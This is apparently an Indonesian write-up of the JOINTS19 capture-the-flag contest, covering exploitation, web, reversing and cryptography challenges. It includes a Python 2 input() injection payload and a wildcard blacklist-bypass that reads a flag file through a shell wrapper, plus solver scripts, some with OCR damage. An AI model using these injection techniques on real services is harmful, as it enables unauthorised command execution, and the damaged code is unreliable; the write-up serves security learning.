```
var modernProblems = require('modernSolutions');
```

Hixe不是亲
kyra

Daftar Isi yang Modern (Kecuali Misc)

Binary Exploitation

Modern Problem: Guess - 417 pts

Silahkan tebak angka random saya. nc ctf.joints.id 30001.

```
#!/usr/bin/python
from sys import modules, exit
from random import randint
modules.clear()
del modules

print("Guess The Password")
__builtins__.dir = None
execfile = None

pass_length = randint(10,21)

try:
	inp = input("input : ")
except:
	print "something is wrong"
	exit()
password = ''.join([str(randint(0,9)) for i in range(pass_length)])
assert pass_length >=1
print("comparing {} and password".format(inp))

for i in range(pass_length):
	if(inp[i] != password[i]):
	print "wrong"
	exit()

flag=open('./flag.txt','r').read()

print(flag)
```

Modern solution: Kami menduga bahwa terdapat vulnerable pada input() di python2. Setelah membaca beberapa write-up yang ada. Kami berlabuh di StackOverFlow, dan mendapat pencerahan. Ubah nilai dari variabel pass_length menjadi 1, lalu kita bisa brute force secara manual satu karakter password.


```
z@z:~/Downloads/joints19$ nc ctf.joints.id 30001
Guess The Password
input : ['1', globals().__setitem__('pass_length', 1)]
comparing ['1', None] and password
Congrats! Flag : JOINTS19{pYTh0n2_1nPuT_15_3ViL_8190fe72}
```

Flag : JOINTS19{pYTh0n2_1nPuT_15_3ViL_8190fe72}

Modern Problem: Kapital - 434 pts

Modern Solution: TL;DR If you're in doubt, hit the ? button

```
>>> ????????
sh: 1: flag.txt: not found
```



/???/??? to /bin/cat

```
>>> /???/??? ????????
...
JOINTS19{M4iN_sh3LL_P4kAi_SiMb0l_f63a6af2}
```

Referensi: https://www.youtube.com/watch?v=6D1LnMj0Yt0


Bonus...

```
from os import system
import sys
import re

class Unbuffered(object):
       def __init__(self, stream):
       self.stream = stream
       def write(self, data):
       self.stream.write(data)
       self.stream.flush()
       def writelines(self, datas):
       self.stream.writelines(datas)
       self.stream.flush()
       def __getattr__(self, attr):
       return getattr(self.stream, attr)

sys.stdout = Unbuffered(sys.stdout)

print("BASH TAPI KAPITAL")

blacklist = r"\d|\!|\@|\|\$|\%|\^|\&|\*|\(|\)|\-|\=|\_|\+"
while True:
       x=raw_input(">>> ")
       s=re.sub(blacklist,"",x.replace('$',''))
       system(s.upper())
```

Web Exploit

Modern Problem: So Cute - 50 pts

Modern Solution: Ketika membuka source code HTML pada browser terdapat path /static/, saat directory tersebut dibuka terdapat, directory listing.



Di dalam directory /static/img/ terdapat gambar yang memiliki flag.

Flag: `JOINTS{_0_kawa11_kot0_}`

Reverse Engineering

Modern Problem: Back to Basic - 495 pts

Modern Solution: Ada 3 bagian utama yang perlu diperhatikan, yakni fungsi func1, func2, dan func3. Setelah disederhanakan dapat diubah menjadi seperti berikut.

```
from pwn import *

flag = []

c1 = p64(0x423F4D1052263F47) # func1
flag = [chr(ord(i) + 0x20) for i in c1]
print ''.join(flag)

c2 = 'a5ic' # func2
flag = [chr(ord(i)) for i in c2]
print ''.join(flag)

c3 = p64(0x7E33717231163172) # func3
flag = [chr((ord(c3[i]) ^ 43) + 25) for i in range(len(c3))]
print ''.join(flag)
```

Sedikit penjelasan, konstanta XOR pada func3 ini setelah ditelusuri didapat dari 64 - len(input). Karena sudah didapat kemungkinan potongan terakhir flag pada func2 dan potongan tengah flag pada func1, panjang flag hanya bisa bertambah 9 (banyak bytes dari konstanta di func3 serta newline). dari script di atas Diperoleh output.

```
g_Fr0m_b
a5ic
r3V3rs1n
```

Dengan sedikit algoritma *"makesense"*, didapatkan flag `r3V3rs1ng_Fr0m_ba5ic.`

Flag: `JOINTS19{r3V3rs1ng_Fr0m_ba5ic}`

Modern Problem: PIN - 500 pts

Modern Solution: Soal yang kurang lebih sama dengan Final JOINTS 2018 - keygen, peraturannya lumayan simple.

$$A_1A_2A_3A_4A_5\text{-}B_1B_2B_3B_4B_5\text{-}C_1C_2C_3C_4C_5\text{-}D_1D_2D_3D_4D_5\text{-}E_1E_2E_3E_4E_5\text{-}C_AC_BC_CC_DC_E$$

A, B, C, D, dan E adalah blok yang saling berkaitan serta C_x adalah Checksum dari X.

Solusi normal seperti biasa yakni menggunakan Z3 smt solver, namun ada bagian yang agak *tricky* disini. Pada bagian pengecekan input, C_x dihitung dengan ΣX_i sehingga dapat mudah terjadi overflow, karena itu perlu dibatasi agar tidak melebihi 0x7F. Berikut solvernya.

```
#!/usr/bin/env python2
from z3 import *
# from pwn import *

def sums(s):
	z = 0
	for i in s:
	z += ord(i)
	return z

def ans():
	s = Solver()
	a1 = [BitVec(i, 32) for i in range(29)]

	for char in a1:
	s.add(char >= 0x24, char <= 0x7E)
	# s.add(char >= 0x61, char <= 0x7A)


	s.add(a1[5] == 45)
	s.add(a1[11] == 45)
	s.add(a1[17] == 45)
	s.add(a1[23] == 45)
	# s.add(a1[29] == 45)

	s.add((a1[0] + a1[1] + a1[2] + a1[3] + a1[4])        & 0xFF <= 0x7F)
	s.add((a1[6] + a1[7] + a1[8] + a1[9] + a1[10])       & 0xFF <= 0x7F)
	s.add((a1[12] + a1[13] + a1[14] + a1[15] + a1[16]) & 0xFF <= 0x7F)
	s.add((a1[18] + a1[19] + a1[20] + a1[21] + a1[22]) & 0xFF <= 0x7F)
	s.add((a1[24] + a1[25] + a1[26] + a1[27] + a1[28]) & 0xFF <= 0x7F)

	s.add((a1[2] == a1[4] - a1[3]))
	s.add((1 ^ (a1[0] + a1[1])) != a1[2])

	s.add(a1[8] % 3 + a1[7] % 2 + a1[6] % 5 == a1[10] % 7 - a1[9] % 11)

	s.add(a1[12] * a1[16] - (a1[14] ^ a1[15]) == 8 * a1[12] + 4 * a1[13] + 16 *
a1[14])

	s.add((a1[22] >> 4) == (a1[24] ^ a1[28]) - 1)
	s.add((a1[22] & 0xF) == ((a1[25] - a1[28]) ^ 1))
```

```
        s.add((a1[26] & 0xF) == (a1[21] ^ a1[20]) + 5)

        s.add(2 * (a1[18] >> 4) == (a1[27] & 0xF))
        s.add((a1[18] & 0xF) == 2 * (a1[27] >> 4))

        s.add((a1[12] == a1[18]))
        s.add((1 ^ (a1[0] ^ a1[6])) != a1[24])

        s.add((a1[16] + a1[22]) * (a1[4] + a1[10]) == a1[28] * a1[28] * a1[28])

        s.add(a1[14] % a1[20] * (a1[2] % a1[8]) == a1[26])

        s.add(a1[14] - a1[9] + a1[24] * a1[19] != 0)

        if s.check() == sat:
        model = s.model()
        raw = ''.join([chr(model[x].as_long()) for x in a1])
        # print(raw)
        # return raw

        blocks = raw.split('-')
        raw += '-'

        # add checksum
        for block in blocks:
        z = sums(block)
        raw += chr(z % 256)

        return raw

print ans()
```

Untuk menghasilkan 10 key yang berbeda kami hanya mengubah batasan range input.

```
    for char in a1:
        s.add(char >= 0x24, char <= 0x7E)
```

Bukan suatu solusi yang ***modern*** tapi cukup untuk mendapatkan flag. :)

```
$ cat input | nc ctf.joints.id 40010
Berikan kami 10 pin dan kami akan memberikan flag :) > > > > > > > > > >
JOINTS19{Pan_pIn_puN_Pen_p0n}
```

Flag: JOINTS19{Pan_pIn_puN_Pen_p0n}

Cryptography

Modern Problem: Lompat Lompat - 470 pts

Lompat sana Lompat sini, aku jadi bingung :(

```
#!/usr/bin/env python
import string
import hashlib
import random

flag  = "<REDACTED>" # FLAG hanya terdiri dari ascii lowercase
arr   = list(string.ascii_lowercase)

def chain(center, num):
  return "".join(arr[(arr.index(x) + num) % 26 ] for x in center)

def change_center(left, right, center):
  lookup            = lambda x: arr.index(x)
  sum_left          = sum(map(lookup, left))
  sum_right         = sum(map(lookup, right))
  mul_left_right  = sum_left * sum_right
  modified_center = "".join(arr[(arr.index(x) + mul_left_right) % 26] for x in
center)
  return modified_center

def encrpyt(text):
  center     = text
  left_side   = []
  right_side  = []

  for jump in range(len(text)):
       init = random.randint(1,1337)
       if jump % 2 == 0:
       left         = chain(center, -init)
       right        = chain(center, init)[::-1]

       left_side  += [left]
       right_side  = [right] + right_side
       else:
       left         = chain(center, init)[::-1]
       right        = chain(center, -init)

       left_side   = [left] + left_side
       right_side += [right]

       center = change_center(left, right, center)

  return "".join(left_side + [center] + right_side)

# Fungsi untuk mengecek flag yang benar
def check(input_flag):
  if hashlib.md5(input_flag).hexdigest() == "c5b8e309ddaddd137182ccbafe61ad6d":
       print "Correct, The Flag is : JOINTS19{%s}" % input_flag
  else:
```

```
       print "Wrong Flag !"

cipher = encrpyt(flag)
```

Flag terdiri dari ascii.lowercase, yang nantinya akan dimasukkan ke fungsi caesarian (fungsi chain adalah fungsi caesarian shift). Intinya, program akan menambahkan flag yang di-caesar di sisi kanan dan kiri text, sebanyak len(text) iterasi.

Modern Solution: Langkah pertama, kita cari tahu panjang flag. Bisa ditebak dari satu karakter hingga dapat panjang yang sesuai. Secara garis besar, bruteforce bisa dilakukan dengan cara sebagai berikut.

```
flag = 'a'
cipher = encrpyt(flag)
if len(cipher) == 2346:
       print flag
       break
else:
       print "len: {}".format(len(cipher))
       flag += 'a'

# Panjang = 34
```

Didapat panjang flag 34. Banyaknya penambahan sisi kiri dan kanan adalah 2346 / 34 = 69. Kesimpulannya, 34 karakter yang berada di tengah merupakan flag yang di-caesar. Lalu tebak dan bandingkan dengan md5 yang diberikan.

```
import string
import hashlib
import random

arr = list(string.ascii_lowercase
def caesar(center, num):
    return "".join(arr[(arr.index(x) + num) % 26 ] for x in center)
cipher = "oubfbofg..." # Panjang gan
enc = []
while cipher:
    enc.append(cipher[:34])
    cipher = cipher[34:]
enc_flag = enc[69//2]
for i in range(26):
    z = caesar(enc_flag, i)
    if hashlib.md5(z).hexdigest() == "c5b8e309ddaddd137182ccbafe61ad6d":
        print 'Flag: {}'.format(z)
        break
```

```
$ python kiri.py
Flag: chaljariggkiarmvzxbppiqwrrsranrnga
```

Flag: JOINTS19{chaljariggkiarmvzxbppiqwrrsranrnga}

Modern Problem: Haus ya Minum - 497 pts

Hehehehe.... Gimana hayo Tinngal di-decrypt kan :* (?)

```
#!/usr/bin/env python

import random
from sympy import nextprime
from fractions import gcd
from Crypto.Util.number import *

flag = "< REDACTED >"
flag = bytes_to_long(flag)

def gen_n():
  while True:
       n = 1
       phi = 1
       for i in range(4):
              candidate = nextprime(random.randrange(2**77,2**78))
              phi *= (candidate - 1)
              n *= candidate
       if gcd(phi,e) != 1:
              break
  return n

e = 3
n = gen_n()
c = pow(flag, e, n)

#n =
185019562811687168042339200816289148629885575914891475956422508735362173152266680711
7150132479
#c =
166175186030506587290088021293132763993426643730757276433215942975506463299990777443
7295003306
#e = 3
```

Jika dilihat dari fungsi gen_n, terdapat 4 faktor prima penyusun nilai n, sehingga problem ini merupakan Multi Prime RSA.

Modern Problem: Setelah mencari referensi write-up, didapat write-up dari p4-team/ctf. Dengan menggunakan tools yang ada, didapat faktornya sebagai berikut.

```
>>> p = 190825738500568694190841
>>> q = 207557967740392116145349
>>> r = 208697739015188133323773
>>> s = 223832705870215959939047
>>> n =
185019562811687168042339200816289148629885575914891475956422508735362173152266680711
7150132479
>>> p*q*r*s == n
True
```

Lalu hitung nilai phi = (p-1)(q-1)(r-1)(s-1), tetapi kita tidak bisa dapatkan nilai d karena gcd(e, pi) = 3 (harusnya bernilai 1). Dengan mengikuti Chinese Remainder Theorem, hitung akar pangkat tiga dari faktor tersebut dan kombinasikan menggunakan Gauss Algorithm. Dan implementasikan ke WolframAlpha.

```
z = [c%factor[0], c%factor[1], c%factor[2], c%factor[3]]
for i in range(4):
    print "x^3 = {} (mod {})".format(z[i], factor[i])
```

```
x^3 = 806173723809196366628 19 (mod 190825738500568694190841)
x^3 = 1170081030896494560612 42 (mod 207557967740392116145349)
x^3 = 2058390685882661771009 20 (mod 208697739015188133323773)
x^3 = 1257166849533933316870 43 (mod 223832705870215959939047)
```

```
roots0 = [5862832650757847961070, 22618859575937277397996, 16234404627387356883177 5]
roots1 = [32260288985081259708711]
roots2 = [91483338143587473524582, 11851052069307404568670 8,
207401619193714747436256]
roots3 = [151668622623176681435533]
```

Kami menerapkan Algoritma Gauss ke roots tersebut.

```
import libnum
from fractions import gcd
from Crypto.Util.number import *

n =
185019562811687168042339200816289148629885575914891475956422508735362173152266680711
7150132479
c =
166175186030506587290088021293132763993426643730757276433215942975506463299990777443
7295003306
e = 3

factor = [190825738500568694190841, 207557967740392116145349,
208697739015188133323773, 223832705870215959939047]

z = [c%factor[0], c%factor[1], c%factor[2], c%factor[3]]

for i in range(4):
    print "x^3 = {} (mod {})".format(z[i], factor[i])

def extended_gcd(aa, bb):
       lastremainder, remainder = abs(aa), abs(bb)
       x, lastx, y, lasty = 0, 1, 1, 0
       while remainder:
       lastremainder, (quotient, remainder) = remainder, divmod(lastremainder,
remainder)
       x, lastx = lastx - quotient * x, x
       y, lasty = lasty - quotient * y, y
       return lastremainder, lastx * (-1 if aa < 0 else 1), lasty * (-1 if bb < 0
else 1)

def modinv(a, m):
```

```
      g, x, y = extended_gcd(a, m)
      if g != 1:
      raise ValueError
      return x % m

def gauss(c0, c1, c2, c3, n0, n1, n2, n3):
      N = n0 * n1 * n2 * n3
      N0 = N / n0
      N1 = N / n1
      N2 = N / n2
      N3 = N / n3
      d0 = modinv(N0, n0)
      d1 = modinv(N1, n1)
      d2 = modinv(N2, n2)
      d3 = modinv(N3, n3)
      return (c0*N0*d0 + c1*N1*d1 + c2*N2*d2 + c3*N3*d3) % N

roots0 = [5862832650757847961070, 22618859575937277397996, 16234404627387356883177 5]
roots1 = [32260288985081259708711]
roots2 = [91483338143587473524582, 11851052069307404568670 8,
207401619193714747436256]
roots3 = [151668622623176681435533]

for r0 in roots0:
      for r1 in roots1:
            for r2 in roots2:
                        for r3 in roots3:
                        M = gauss(r0, r1, r2, r3, factor[0], factor[1], factor[2],
factor[3])
                        flag = long_to_bytes(M)
                        if "JOINTS19" in flag:
                                    print flag
                                    break
```

```
z@z:~/Downloads/joints19$ python solve-rsa.py
x^3 = 80617372380919636662819 (mod 190825738500568694190841)
x^3 = 11700810308964945606 1242 (mod 207557967740392116145349)
x^3 = 20583906858826617710 0920 (mod 208697739015188133323773)
x^3 = 12571668495339333168 7043 (mod 223832705870215959939047)
JOINTS19{G4uzzian_0k}
```

Flag: JOINTS19{G4uzzian_0k}

Misc

Not a Modern Problem: Free Flag - 19 pts

Dicoba dicoba flagnya, yang penting jangan waifu orang dicoba-coba ya
Flag = JOINTS19{flagnya_apa} *Pesan dari probset:
Menghina dan merebut waifu orang itu lebih kejam dari menghina diri sendiri !!!

Not a Modern Solution: Tinggal copas aja bujank.

Flag: `JOINTS19{flagnya_apa}`